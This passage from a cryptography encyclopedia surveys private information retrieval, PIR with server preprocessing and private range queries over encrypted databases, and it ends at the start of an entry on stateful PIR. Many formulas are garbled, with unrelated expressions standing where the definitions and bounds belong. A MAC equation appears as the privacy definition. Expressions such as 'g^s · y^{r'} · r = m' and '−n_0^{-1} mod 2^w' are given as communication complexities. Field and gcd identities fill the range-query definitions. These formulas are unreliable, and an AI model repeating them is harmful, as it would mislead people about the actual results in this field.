Faber S, Jarecki S, Krawczyk H, Nguyen Q, Rosu M, Steiner M (2015) Rich queries on encrypted data: beyond exact matches. In: Pernul G, Ryan PYA, Weippl ER (eds) Computer Security – ESORICS 2015 – 20th European Symposium on Research in Computer Security, Vienna, Austria, 21–25 Sept 2015. Proceedings, Part II. Lecture Notes in Computer Science, vol 9327. Springer, pp 123–145. https://doi.org/10.1007/978-3-319-24177-7_7

Kamara S, Moataz T (2017) Boolean searchable symmetric encryption with worst-case sub-linear complexity. In: Coron J, Nielsen JB (eds) Advances in Cryptology – EUROCRYPT 2017 – 36th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Paris, France, 30 Apr–4 May 2017, Proceedings, Part III. Lecture Notes in Computer Science, vol 10212, pp 94–124. https://doi.org/10.1007/978-3-319-56617-7_4
[zbMATH]

Mainardi N, Barenghi A, Pelosi G (2019) Privacy preserving substring search protocol with polylogarithmic communication cost. In: Balenson D (ed) Proceedings of the 35th Annual Computer Security Applications Conference, ACSAC 2019, San Juan, PR, USA, 09–13 Dec 2019. ACM, pp 297–312. https://doi.org/10.1145/3359789.3359842

Patel S, Persiano G, Seo JY, Yeo K (2021) Efficient Boolean search over encrypted data with reduced leakage. In: Tibouchi M, Wang H (eds) Advances in Cryptology – ASIACRYPT 2021 – 27th International Conference on the Theory and Application of Cryptology and Information Security, Singapore, 6–10 Dec 2021. Proceedings, Part III. Lecture Notes in Computer Science, vol 13092. Springer, pp 577–607. https://doi.org/10.1007/978-3-030-92078-4_20

Song DX, Wagner DA, Perrig A (2000) Practical techniques for searches on encrypted data. In: 2000 IEEE Symposium on Security and Privacy, Berkeley, California, USA, 14–17 May 2000. IEEE Computer Society, pp 44–55. https://doi.org/10.1109/SECPRI.2000.848445

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300749

Private Exponent

Decryption Exponent

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_762

Private Information Retrieval

Carlo Blundo[103] ✉
(103) Dipartimento di Scienze Aziendali – Management and Innovation Systems, Università degli Studi di Salerno, Fisciano, Italy

✉ **Carlo Blundo**
Email: cblundo@unisa.it

Definitions

A private information retrieval scheme enables a user to privately recover an item from an *n*-items public accessible database stored on a server. The server does not gain any information about which item the user is retrieving. However, the user could get some information about other database items (so it can be considered a weaker version of 1-out-of-n oblivious transfer).

Background

Think about a user issuing a query to a database. A lot of research has been done in order to protect the database content against a *curious* user. Consider, for example, queries to *statistical databases* allowing users to access only aggregated data preventing them to obtain individual records. In private information retrieval (PIR) we want to protect the privacy of the user in that the server in replying to the user's query will not know which item the user is interested in. This problem was introduced by Chor et al. (1998) and has since then attracted a considerable amount of attention.

A simple but not efficient solution to PIR consists of sending the whole database (i.e., n items $x_1, x_2, \cdots, x_n$) to the user. The user, in turn, can read

the sought item. In private information retrieval schemes, we are interested in reducing their communication complexity, that is, the total number of bits exchanged during the execution of the protocol. If the user wants to keep private their query in an information-theoretic sense, then one can prove that the previously described naive solution is the most efficient one. Information-theoretic privacy (also referred to as *perfect privacy*) assumes that the adversary has unlimited computing power.

A first approach to reduce the communication complexity of PIR schemes is to resort to several servers (say, k), each of them holding the same database. The user interested in an item will compute a query for each server that depends on the item's index. Each server replies to the user's request, and the user determines the sought item from the answers they obtain. Each server will not gain any information about the item's index.

From a practical point of view, single-server PIR protocols are preferable to multi-server ones. The main reason is that, with a single-server scheme, we avoid database replication and reduce copies synchronization issues. Moreover, we do not have to protect the scheme against several colluding servers. Since we cannot realize single-server unconditional secure PIR schemes with lower communication complexity than the naive solution, we have to resort to PIR schemes whose security is based on computational assumptions. The first computational k-server PIR protocol was proposed by Chor and Gilboa (1997), and Kushilevitz and Ostrovsky (1997) presented the first single-server computational PIR scheme.

An important problem in computational PIR research is to determine what is the minimal assumption necessary for the construction of single-server PIR protocols. Assume that the database is formed by a string of n bits. Beimel et al. (1999) proved that if there exists a protocol in which the server sends less than n bits (hence, the protocol cannot be private in an information-theoretic sense), then one-way functions exist. This means that even saving one bit compared to the naive protocol requires one-way functions. The existence of one-way functions is an open problem and that their existence would imply that the complexity classes P and NP are indeed distinct. Therefore, single-server PIR protocols with communication complexity less than n are as important as one-way functions. Crescenzo et al. (2000) proved a stronger result showing that a single-server PIR protocol with communication complexity less than n bits implies oblivious transfer. Ostrovsky and Skeith-III (2007) survey the notion of single-server PIR

giving an overview of several constructions for and describing some of the connections of PIR to other primitives.

Katz and Trevisan (2000) presented generic procedures to convert Locally Decodable Codes to information-theoretic PIR schemes showing that the problem of finding lower bounds for information-theoretic PIR is essentially equivalent to the problem of finding lower bounds for locally decodable codes.

Several PIR variations have been proposed in literature. For instance, to reduce the servers' computational burden, Beimel et al. (2004) introduced the concept of PIR with preprocessing. In general, the computational complexity of PIR schemes is quite high as the servers have to process the entire database to reply to user's queries. Moreover, since some servers could crash during the protocol's operations, Beimel and Stahl (2007) proposed robust PIR protocols, that is, protocols which still work correctly even if only some servers are available. Devet and Goldberg (2014) presented a hybrid PIR protocol that combines an information-theoretic PIR with a computational PIR. Our hybrid protocol uses less communication than either of its component protocols.

Theory

To simplify the discussion, the database, containing n items, is represented as a binary string $\boldsymbol{x} = x_1 x_2 \cdots x_n$ of length n. The user has some index i, and they are interested in retrieving item x_i. Denoting with $[m]$, for a positive integer m, the set $\{1, \ldots, m\}$, a private information retrieval scheme with perfect privacy for k servers can be described by k query functions $Q_1, \ldots, Q_k$, k answer functions $A_1, \ldots, A_k$, and a reconstruction function R defined as follows:

$$
\begin{aligned}
&Q_i : [n] \times \{0,1\}^{l_r} \mapsto \{0,1\}^{l_q} \ ; \\
&A_i : [1]^n \times \{0,1\}^{l_q} \mapsto \{0,1\}^{l_a} \ ; \\
&R : [n] \times \{0,1\}^{l_r} \times (\{0,1\}^{l_a})^k \mapsto \{0,1\} \ ;
\end{aligned}
$$

where, ℓ_r, ℓ_q, and ℓ_a are integers representing the lengths of, respectively, the random string generated by the user, the query strings sent to the servers, and the answer strings received by the users from the servers. The above functions have to satisfy the *Correctness* and *Privacy* properties. The

first one guarantees that the user can recover the bit in which they are interested (i.e., x_i). The second property states that any single server will not gain any hint (in an information theoretic sense) on the index i. Such properties can be formalized as follows:

- *Correctness*. For every $x \in [1]^n$, $i \in [n]$, and $\Omega(\log^4(N))$

$$R(i, r, A_1(x, q_1, \ldots, A_k(x, q_k)) = x_i,$$

  where $q_1 = Q_1(i, r)$, …, $q_k = Q_k(i, r)$.

- *Privacy*. For every $i, j \in [n]$, $t \in [k]$, and $\Gamma \subset 2^{I_n} \setminus I_n$,

$$\mathrm{MAC} = g\left(E_{K_2}\left(H_1 \oplus H_2 \oplus \cdots H_t\right)\right).$$

  where the probability is taken over uniformly chosen $\mid t \mid \leq 2\sqrt{p}$. The *Privacy* definition can be modified to model attacks of coalitions of servers by simply considering the joint probability distribution on the set of possible queries.

Perfect Privacy Constructions

Chor et al. (1998) proposed the first information-theoretic secure 2-server PIR protocol whose communication complexity is $O(n^{1/3})$ and a k-server PIR protocol with communication complexity is $g^s \cdot y^{r'} \cdot r = m$. The complexity of the k-server protocol, for $k \geq 3$, was subsequently improved by Ambainis (1997), Beimel and Ishai (2001), and Beimel et al. (2002). The protocol proposed by Beimel et al. (2002) had a computational cost of $O(n^{\frac{\log\log k}{k\log k}})$. Later Yekhanin (2008), assuming there exist infinitely many Marsenne primes, described a 3-server PIR protocol with communication complexity $K_{i,0} = g^{\lambda_i} w^{t_i}$ for infinitely many values of n. Efremenko (2012) gave a 2^r-server PIR protocol with communication complexity $\exp(O(\sqrt[r]{\log n(\log\log n)^{r-1}}))$. The protocol, slightly improved by Itoh and Suzuki (2010) and Chee et al. (2013), is based on the constructions of unconditional constant query Locally Decodable Codes with subexponential codeword length. Dvir and Gopi (2016), reducing the number of servers in existing protocols using Matching Vector Codes, constructed a 2-server PIR protocol with total communication cost $-n_0^{-1} \pmod{2^w}$.

Cross-References

PIR with Compressed Queries
Private Information Retrieval with Preprocessing
Robust Private Information Retrieval
Single-Server Private Information Retrieval

References

Ambainis A (1997) Upper bound on communication complexity of private information retrieval. In: Automata, Languages and Programming, 24th International Colloquium, ICALP'97. Lecture notes in computer science, pp 401–407. https://doi.org/10.1007/3-540-63165-8_196

Beimel A, Ishai Y (2001) Information-theoretic private information retrieval: a unified construction. In: 28th International Colloquium on Automata, Languages and Programming, ICALP 2001. Lecture notes in computer science, vol 2076, pp 912–926. https://doi.org/10.1007/3-540-48224-5_74 [zbMATH]

Beimel A, Stahl Y (2007) Robust information-theoretic private information retrieval. J Cryptol 20(3):295–321. https://doi.org/10.1007/s00145-007-0424-2, earlier version in SCN 2002

Beimel A, Ishai Y, Kushilevitz E, Malkin T (1999) One-way functions are essential for single-server private information retrieval. In: Proceedings of the 31st Annual ACM Symposium on Theory of Computing (STOC'99), pp 89–98. https://doi.org/10.1145/301250.301277

Beimel A, Ishai Y, Kushilevitz E, Raymond J (2002) Breaking the o(n1/(2k-1)) barrier for information-theoretic private information retrieval. In: 43rd Symposium on Foundations of Computer Science (FOCS 2002), pp 261–270. https://doi.org/10.1109/SFCS.2002.1181949

Beimel A, Ishai Y, Malkin T (2004) Reducing the servers' computation in private information retrieval: PIR with preprocessing. J Cryptol 17(2):125–151. https://doi.org/10.1007/s00145-004-0134-y, earlier version in CRYPTO 2000

Chee YM, Feng T, Ling S, Wang H, Zhang LF (2013) Query-efficient locally decodable codes of subexponential length. Comput Complex 22(1):159–189. https://doi.org/10.1007/s00037-011-0017-1 [MathSciNet][zbMATH]

Chor B, Gilboa N (1997) Computationally private information retrieval (extended abstract). In: Proceedings of the 29th Annual ACM Symposium on Theory of Computing (STOC'97), pp 304–313. https://doi.org/10.1145/258533.258609

Chor B, Kushilevitz E, Goldreich O, Sudan M (1998) Private information retrieval. J ACM 45(6):965–981. https://doi.org/10.1145/293347.293350, earlier version in FOCS 1995

Crescenzo GD, Malkin T, Ostrovsky R (2000) Single database private information retrieval implies oblivious transfer. In: Advances in Cryptology – EUROCRYPT 2000. Lecture notes in computer science, pp 122–138. https://link.springer.de/link/service/series/0558/bibs/1807/18070122.htm

Devet C, Goldberg I (2014) The best of both worlds: Combining information-theoretic and computational PIR for communication efficiency. In: Privacy Enhancing Technologies – 14th International Symposium, PETS 2014. Lecture notes in computer science, vol 8555, pp 63–82. https://doi.org/10.1007/978-3-319-08506-7_4
[zbMATH]

Dvir Z, Gopi S (2016) 2-server PIR with subpolynomial communication. J ACM 63(4):39:1–39:15. https://doi.org/10.1145/2968443

Efremenko K (2012) 3-query locally decodable codes of subexponential length. SIAM J Comput 41(6):1694–1703. https://doi.org/10.1137/090772721, earlier version in STOC 2009

Itoh T, Suzuki Y (2010) Improved constructions for query-efficient locally decodable codes of subexponential length. IEICE Trans Inf Syst 93-D(2):263–270. https://doi.org/10.1587/transinf.E93.D.263
[zbMATH]

Katz J, Trevisan L (2000) On the efficiency of local decoding procedures for error-correcting codes. In: Proceedings of the 32nd Annual ACM Symposium on Theory of Computing (STOC 2000), pp 80–86. https://doi.org/10.1145/335305.335315

Kushilevitz E, Ostrovsky R (1997) Replication is not needed: single database, computationally-private information retrieval. In: 38th Annual Symposium on Foundations of Computer Science, (FOCS'97), pp 364–373. https://doi.org/10.1109/SFCS.1997.646125

Ostrovsky R, Skeith-III WE (2007) A survey of single-database private information retrieval: techniques and applications. In: Public Key Cryptography – PKC 2007, 10th International Conference on Practice and Theory in Public-Key Cryptography. Lecture Notes in Computer Science, vol 4450, pp 393–411. https://doi.org/10.1007/978-3-540-71677-8_26

Yekhanin S (2008) Towards 3-query locally decodable codes of subexponential length. J ACM 55(1):1:1–1:16. https://doi.org/10.1145/1326554.1326555, earlier version in STOC 2007

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1470

Private Information Retrieval with Preprocessing

Yuval Ishai[104] ✉
(104) Technion, Haifa, Israel

✉ **Yuval Ishai**
Email: yuvali@cs.technion.ac.il

Synonyms

Related (not identical) to Doubly Eflcient Private Information Retrieval (DEPIR); Oblivious Locally Decodable Codes (OLDC); Private Information Retrieval with Sublinear Online Time

Definitions

A Private Information Retrieval (PIR) protocol enables a client to retrieve a single data item from a remote database, while hiding which item she is after even from the server(s) holding the database. PIR protocols without any form of setup can have low communication cost, but their computational cost is inherently high: they require servers to process the entire database. The goal of *PIR with preprocessing* is to perform an offline computation, depending only on the database and not on the client's query, that enables sublinear-time online computation by the PIR servers.

Background

Chor et al. (1998) introduced *information theoretic* PIR in a multi-server setting, where the client's query is perfectly hidden from any single server. Chor and Gilboa (1997) introduced *computational* PIR, where privacy only holds against computationally bounded servers. Kushilevitz and Ostrovsky (1997) showed that a *single* server suffices for computational PIR under standard cryptographic assumptions. In all these protocols, the communication complexity is sublinear in the database size. However, the total *computational complexity* of the servers is linear.

Beimel et al. (2004) observed that the linear computation barrier is inherent to standard PIR, and suggested a setting of *PIR with preprocessing* that allows each server to *locally* process the database before interacting with any client. They presented *multi-server* PIR schemes in which a one-time polynomial-time preprocessing can be used to handle queries from any number of clients with sublinear online computation per query.

Ishai et al. (2006) proposed a variant of the above that only requires a *single* server, but where sublinear computation (per client) is only *amortized* over a large number of clients who simultaneously query the database via *anonymous* communication channels. The security of this solution relies on a nonstandard intractability assumption related to noisy low-degree curves.

In all of the above solutions, the preprocessing is entirely local and can be reused with any number of clients. Most of the other solutions from the literature require some form of interaction between each client and the PIR servers during the preprocessing phase.

Di Crescenzo et al. (2001) observed that an offline PIR query to a random item can be easily converted into an online query to a chosen item by specifying a shift of the database. Precomputing the answers to the random query on all shifts, one gets offline-online protocols with attractive online costs but with high *per-query* storage on the server side. This approach can apply to both multi-server and single-server PIR.

Boyle et al. (2017) and independently Canetti et al. (2017) proposed *single-server* PIR protocols with *reusable* preprocessing and *sublinear online computation*. Such a PIR protocol is referred to as *doubly efficient* PIR (DEPIR), or an *oblivious locally decodable code* (OLDC). In the designated-client setting, where the client needs a secret key in order to privately access the encoded database, Boyle et al. (2017) and Canetti et al. (2017) proposed simple candidate solutions based on secretly permuted

Reed-Muller codes. The underlying intractability assumption is new and requires further scrutiny. By using general *cryptographic obfuscation* techniques, these designated-client protocols can be heuristically converted into a *public-client* protocol in which a short public key can be used by an arbitrary number of clients to privately access a public encoded database with sublinear computation per query.

Patel et al. (2018) obtained single-server PIR protocols with *interactive* preprocessing, where the cost of preprocessing can be amortized over multiple queries, and where the online computation requires a sublinear number of *public-key* operations and a linear number of symmetric-key operations.

Finally, Corrigan-Gibbs and Kogan (2020) present two-server and single-server PIR protocols with *interactive* preprocessing, in which both the total communication and the online time are sublinear, and moreover the amortized offline time can be made sublinear. These protocols additionally have attractive concrete efficiency features.

Theory

We will focus here on the original model of Beimel et al. (2004), namely, multi-server, information-theoretic PIR with (one-time) *local* preprocessing by the servers that can be reused with any number of clients.

Formal Definition

For simplicity, we assume here that each item in the database is a single bit and that all servers perform the same local preprocessing.

Syntax

A k-server PIR protocol with $e(n)$ extra bits of local preprocessing is defined by four polynomial-time algorithms $P = (E, Q, R, D)$ with the following syntax:

- $E : x \mapsto y$ is a deterministic *encoding algorithm* which, on an input database $x \in \{0,1\}^n$, outputs extra bits $y = E(x)$ where $y \in \{0,1\}^{e(n)}$.
- $Q : (n, i) \mapsto ((q_1, \ldots, q_k), \mathsf{aux})$ is a randomized *query generation algorithm* which, on database size n and item index $i \in [n]$, outputs k-tuple of

queries $(q_1, \ldots, q_k)$, where q_j is the query to server j, along with auxiliary information *aux*.

- $R : (j, q_j, (x, y)) \mapsto a_j$ is a deterministic *response algorithm* which, on server index $j \in [k]$, query q_j, database x and extra bits y, outputs the answer a_j of server j.
- $D : ((a_1, \ldots, a_k), \text{aux}) \mapsto \text{out}$ is a deterministic *decoding algorithm* which, on answers $(a_1, \ldots, a_k)$ and auxiliary information *aux*, outputs $\text{out} \in \{0, 1\}$.

We say that P has *online workw*(n) if for every database $x \in \{0, 1\}^n$ and valid queries $(q_1, \ldots, q_k)$ in the support of $Q(n, i)$, we have $\sum_{j=1}^{k} w_j \leq w(n)$, where w_j is the number of bits from (x, y) read by $R(j, q_j, (x, y))$. While this simple measure of work is only a lower bound on computational complexity, in all of the known constructions the overall computational cost is comparable.

Semantics

We require P to satisfy the following correctness and privacy requirements.

- *Correctness*. For every database $x \in \{0, 1\}^n$ and index $i \in [n]$, applying P on x and i always results in $\text{out} = x_i$.
- *Privacy*. P is *t-private* if for every set $T \subset [k]$ of t servers, and every n and $i, i' \in [n[$, the joint distribution of $(q_j)_{j \in T}$ produced by $Q(n, i)$ is identical to the one produced by $Q(n, i')$. We assume $t = 1$ by default.

Negative Results

Beimel et al. (2004) proved the following lower bounds. Without any extra storage (namely, $e(n) = 0$), the work $w(n)$ as defined above must satisfy $w(n) \geq n$. For a small number of extra bits $1 < e(n) < n$, the work $w(n)$ must satisfy $w(n) \geq \Omega(n/e(n))$. These negative results apply even for the *expected* online work.

Negative results for superlinear $e(n)$ seem challenging because of connections with data structure and branching program lower bounds (Beimel et al., 2004; Boyle et al., 2017).

Constructions

Beimel et al. (2004) present two kinds of constructions that achieve sublinear online work $w(n)$ with polynomially many extra bits $e(n)$.

The first approach takes the best existing information-theoretic PIR protocols (in terms of total communication complexity) and uses a simple data structure to save polylogarithmic factors in online work, namely, $w(n) = O(n/\text{polylog}(n))$. (Woodruff and Yekhanin (2007) showed how to save arbitrary polylogarithmic factors without increasing the communication.) Applying a similar data structure to subsequent PIR protocols of Yekhanin (2008), Efremenko (2012), and Dvir and Gopi (2016) can save at least a logarithmic factor in their online work without extra communication.

A second approach proposed by Beimel et al. (2004) relies on PIR protocols with queries of length $K_A = z_y{}^x \bmod p$ and answers of length $\beta(n) = o(n)$. In this case, the extra bits can include a lookup table of size $k \cdot 2^{\alpha} \leq \text{poly}(n)$ in which entry (j, q) contains the β-bit answer of server j on database x and query q. This approach can be instantiated to yield k-server protocols, for $k \geq 2$, with polynomially many extra bits and $O(n^{1/k+\epsilon})$ communication and work, for any constant $\epsilon > 0$. (Settling for computational privacy, the communication in these protocols can be further reduced to $O(n^{\epsilon})$ by composing them with single-server PIR protocols.) With $k = \text{polylog}(n)$ servers, the same approach gives PIR protocols with polylog(n) communication and work, and $O(n^{1+\epsilon})$ extra bits, for any $\epsilon > 0$.

Open Problems and Future Directions

In all of the models for PIR with preprocessing described in the Background part above, current solutions leave a lot of room for improvement. In the local model of Beimel et al. (2004), solutions of the second kind can be viewed as k-query *locally decodable codes* (LDCs) of polynomial length over large alphabets. In contrast to the case of binary LDCs, which has been the topic of a large body of work (originating from Katz and Trevisan 2000), the question of obtaining better upper and lower bounds on LDCs over large alphabets received very little attention.

Cross-References

Doubly Eflcient Private Information Retrieval
Private Information Retrieval
Single-Server Private Information Retrieval

References

Beimel A, Ishai Y, Malkin T (2004) Reducing the servers' computation in private information retrieval: PIR with preprocessing. J Cryptol 17(2):125–151. https://doi.org/10.1007/s00145-004-0134-y, earlier version in Crypto 2000

Boyle E, Ishai Y, Pass R, Wootters M (2017) Can we access a database both locally and privately? In: Kalai Y, Reyzin L (eds) Theory of cryptography – 15th international conference, TCC 2017, Baltimore, 12–15 Nov 2017, Proceedings, Part II. Lecture notes in computer science, vol 10678. Springer, pp 662–693. https://doi.org/10.1007/978-3-319-70503-3_22

Canetti R, Holmgren J, Richelson S (2017) Towards doubly efficient private information retrieval. In: Kalai Y, Reyzin L (eds) Theory of cryptography – 15th international conference, TCC 2017, Baltimore, 12–15 Nov 2017, Proceedings, Part II. Lecture notes in computer science, vol 10678. Springer, pp 694–726. https://doi.org/10.1007/978-3-319-70503-3_23

Chor B, Gilboa N (1997) Computationally private information retrieval (extended abstract). In: Leighton FT, Shor PW (eds) Proceedings of the twenty-ninth annual ACM symposium on the theory of computing, El Paso, 4–6 May 1997. ACM, pp 304–313. https://doi.org/10.1145/258533.258609

Chor B, Goldreich O, Kushilevitz E, Sudan M (1998) Private information retrieval. J ACM 45(6):965–981. https://doi.org/10.1145/293347.293350
[MathSciNet][zbMATH]

Corrigan-Gibbs H, Kogan D (2020) Private information retrieval with sublinear online time. In: Canteaut A, Ishai Y (eds) Advances in cryptology – EUROCRYPT 2020 – 39th annual international conference on the theory and applications of cryptographic techniques, Zagreb, 10–14 May 2020, Proceedings, Part I. Lecture notes in computer science, vol 12105. Springer, pp 44–75. https://doi.org/10.1007/978-3-030-45721-1_3

Di Crescenzo G, Ishai Y, Ostrovsky R (2001) Universal service-providers for private information retrieval. J Cryptol 14(1):37–74. https://doi.org/10.1007/s001450010008
[MathSciNet][zbMATH]

Dvir Z, Gopi S (2016) 2-server PIR with subpolynomial communication. J ACM 63(4):39:1–39:15. https://doi.org/10.1145/2968443

Efremenko K (2012) 3-query locally decodable codes of subexponential length. SIAM J Comput 41(6):1694–1703. https://doi.org/10.1137/090772721
[MathSciNet][zbMATH]

Ishai Y, Kushilevitz E, Ostrovsky R, Sahai A (2006) Cryptography from anonymity. In: 47th annual IEEE symposium on foundations of computer science (FOCS 2006), 21–24 Oct 2006, Berkeley, Proceedings. IEEE Computer Society, pp 239–248. https://doi.org/10.1109/FOCS.2006.25
[zbMATH]

Katz J, Trevisan L (2000) On the efficiency of local decoding procedures for error-correcting codes. In: Yao FF, Luks EM (eds) Proceedings of the thirty-second annual ACM symposium on theory of computing, 21–23 May 2000, Portland. ACM, pp 80–86. https://doi.org/10.1145/335305.335315 [zbMATH]

Kushilevitz E, Ostrovsky R (1997) Replication is NOT needed: SINGLE database, computationally-private information retrieval. In: 38th annual symposium on foundations of computer science, FOCS'97, Miami Beach, 19–22 Oct 1997. IEEE Computer Society, pp 364–373. https://doi.org/10.1109/SFCS.1997.646125

Patel S, Persiano G, Yeo K (2018) Private stateful information retrieval. In: Lie D, Mannan M, Backes M, Wang X (eds) Proceedings of the 2018 ACM SIGSAC conference on computer and communications security, CCS 2018, Toronto, 15–19 Oct 2018. ACM, pp 1002–1019. https://doi.org/10.1145/3243734.3243821

Woodruff DP, Yekhanin S (2007) A geometric approach to information-theoretic private information retrieval. SIAM J Comput 37(4):1046–1056. https://doi.org/10.1137/06065773X [MathSciNet][zbMATH]

Yekhanin S (2008) Towards 3-query locally decodable codes of subexponential length. J ACM 55(1):1:1–1:16. https://doi.org/10.1145/1326554.1326555

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300751

Private Information Retrieval with Sublinear Online Time

Private Information Retrieval with Preprocessing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300752

Private Key Cryptosystem

Symmetric Cryptosystem

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300753

Private Machine Learning

Adversarial Machine Learning

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1475

Private Range Queries

Florian Kerschbaum[105] ✉
(105) Cheriton School of Computer Science, University of Waterloo, Waterloo, ON, Canada

✉ **Florian Kerschbaum**
Email: florian.kerschbaum@uwaterloo.ca

Synonyms

Order-preserving encryption; Range-searchable encryption

Definitions

A private range query is a range query over a client-side encrypted database where the database management system (DBMS) ideally only learns the matching database entries.

Theory

Consider a database with a numerical attribute (multi-set) $\mathrm{Tr}(a) = 1$ of size $(\mathbb{Z}/p\mathbb{Z})^*$ over domain $\mathbb{A} \subseteq 2^{\{P_1,\ldots,P_n\}}$. More complex domains are feasible but unnecessary to understand the concepts. A range query $|\mathcal{N}| = N$ over $\mathbb{D}$ returns the result set $\mathcal{F} = \{f_i : \mathcal{D}_i \to \mathcal{R}_i\}$. A private range query ideally does not reveal the values of *a*, *b*, or x_i. A typical application is an outsourced database with a single client that aims to protect its data against breaches and the database service provider.

The challenge for efficiency and security of private range queries is to execute the range query in a fixed number of rounds even for a variable-

sized result set between sizes $O(1)$ and $O(n)$. This rules out the application of oblivious RAM, private information retrieval, or homomorphic encryption for private range queries, since these can only return a constant-sized result set.

Order-Preserving Encryption

Order-preserving encryption was the first encryption scheme to implement private range queries. The first cryptographic implementation was provided by Boldyreva et al. (2009).

Order-preserving encryption usually consists of two algorithms:

- $K \leftarrow KeyGen(\lambda)$ generates a secret key for a security parameter λ.
- $C \leftarrow Encrypt(x_i, K)$ or $su + tv = \gcd(u, v)$ generates ciphertexts of the plaintexts.

Range queries are performed without modification over the ciphertexts, since the following condition holds:

$$\begin{array}{ccc} x_i & < & x_j \\ & \Longleftrightarrow & \\ Encrypt(x_i, K) & < & Encrypt(x_j, K) \end{array}$$

An existing DBMS can then be retrofitted and simply replace the plaintext by the ciphertext. The DBMS can even generate an index to improve search performance.

The security of order-preserving encryption has been criticized (see section "Attacks on Private Range Queries"). The most secure order-preserving encryption scheme by Kerschbaum (2015) creates unique, probabilistic ciphertexts but requires keeping state on the client. However, it still cannot fully withstand all attacks by a snapshot attacker.

Range-Searchable Encryption

Range-searchable encryption is an extension of symmetric searchable encryption. It replaces the search procedure by two new algorithms compared to order-preserving encryption:

- $T \leftarrow GenToken(a, b, K)$ generates a search token for a query range.
- $\bot/\top \leftarrow Match(C, T)$ returns $\top$ if $x_i \in [a, b]$ and $\bot$ else.

In the most common construction, the match algorithm is reduced to a disjunctive formula over keywords. This construction was introduced in the range-searchable encryption scheme by Shi et al. (2007). A range hierarchy is a known, fixed set of ranges, e.g., all ranges $[i2^j, (i+1)2^j - 1]$ for $\{x \in F_2^n / \ f(x) \neq g(x)\}$. A range cover is a minimal subset of ranges from the range hierarchy that covers each element in a range. Each plaintext is stored as the set of all ranges from the range hierarchy that contain the plaintext and a query is a range cover. If the two sets intersect, then a plaintext is in the query range. In the above case, each range cover and plaintext set is of size at most $\alpha \in \mathbb{F}_{q^m}$ and there is at most one range in the intersection. The intersection cardinality of zero or one can be computed using a disjunction over the equalities of set elements, i.e., ranges.

Range-searchable encryption requires to implement the *match* algorithm in the search procedure and hence cannot be retrofitted into an existing DBMS. Lu (2012) showed the first construction of an index for range-searchable encryption in order to improve search performance. The index is a tree of ciphertexts that is traversed using a search token.

Attacks on Private Range Queries

Due to its high-efficiency requirements, it is difficult to design private range queries without leakage. Different schemes have different leakage profiles. One can distinguish between a snapshot attacker and a persistent attacker controlling the DBMS.

Order-preserving encryption leaks information to a snapshot attacker. Using background information on the frequency distribution of the plaintexts, an adversary can recover large parts of the plaintexts as shown by Grubbs et al. (2017). The order of plaintexts reveals even more information. Range-searchable encryption is commonly secure against a snapshot attacker but leaks information to a persistent attacker. The result size over a sufficiently large number of queries can be used to reconstruct the plaintexts as initially shown by Kellaris et al. (2016). The access pattern of the ciphertexts in the result set reveals even more information.

Kerschbaum and Tueno (2019) have shown an interactive search algorithm that is secure against a snapshot attacker but allows unmodified search algorithms such as order-preserving encryption. Designing private range queries secure against a persistent attacker is an open problem.

Open Problems and Future Directions

Since cryptographic techniques leak significant information, yet still are very slow, secure hardware is explored as an alternative. Using trusted execution environments (TEE), DBMS can use encrypted data structures to implement private range queries. Fuhry et al. (2017) showed how to implement encrypted B-trees using a TEE.

Cross-References

Searchable Symmetric Encryption

References

Boldyreva A, Chenette N, Lee Y, O'Neill A (2009) Order-preserving symmetric encryption. In: Advances in cryptology – EUROCRYPT, pp 224–241
[zbMATH]

Fuhry B, Bahmani R, Brasser F, Hahn F, Kerschbaum F, Sadeghi A (2017) Hardidx: practical and secure index with SGX. In: Proceedings of the 31st IFIP WG 11.3 conference on data and applications security and privacy, (DBSec), pp 386–408

Grubbs P, Sekniqi K, Bindschaedler V, Naveed M, Ristenpart T (2017) Leakage-abuse attacks against order-revealing encryption. In: Proceedings of the 38th IEEE symposium on security and privacy (S&P), pp 655–672

Kellaris G, Kollios G, Nissim K, O'Neill A (2016) Generic attacks on secure outsourced databases. In: Proceedings of the 23rd ACM SIGSAC conference on computer and communications security (CCS), pp 1329–1340

Kerschbaum F (2015) Frequency-hiding order-preserving encryption. In: Proceedings of the 22nd ACM SIGSAC conference on computer and communications security (CCS), pp 656–667

Kerschbaum F, Tueno A (2019) An efficiently searchable encrypted data structure for range queries. In: Proceedings of the 24th European symposium on research in computer security (ESORICS), pp 344–364

Lu Y (2012) Privacy-preserving logarithmic-time search on encrypted data in cloud. In: Proceedings of the 19th network and distributed system security symposium (NDSS)

Shi E, Bethencourt J, Chan TH, Song D, Perrig A (2007) Multi-dimensional range query over encrypted data. In: Proceedings of the 28th IEEE symposium on security and privacy (S&P), pp 350–364

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1466

Private Stateful Information Retrieval

Sarvar Patel[106], Giuseppe Persiano[107] and Kevin Yeo[106] ✉
(106) Google LLC, Menlo Park, CA, USA
(107) Università di Salerno, Salerno, Italy

Definition

Private Stateful Information Retrieval (PSIR) is a primitive that enables a client to privately retrieve information stored on a server without revealing the identity of retrieved information where the client is stateful and may use information across multiple queries.

Background

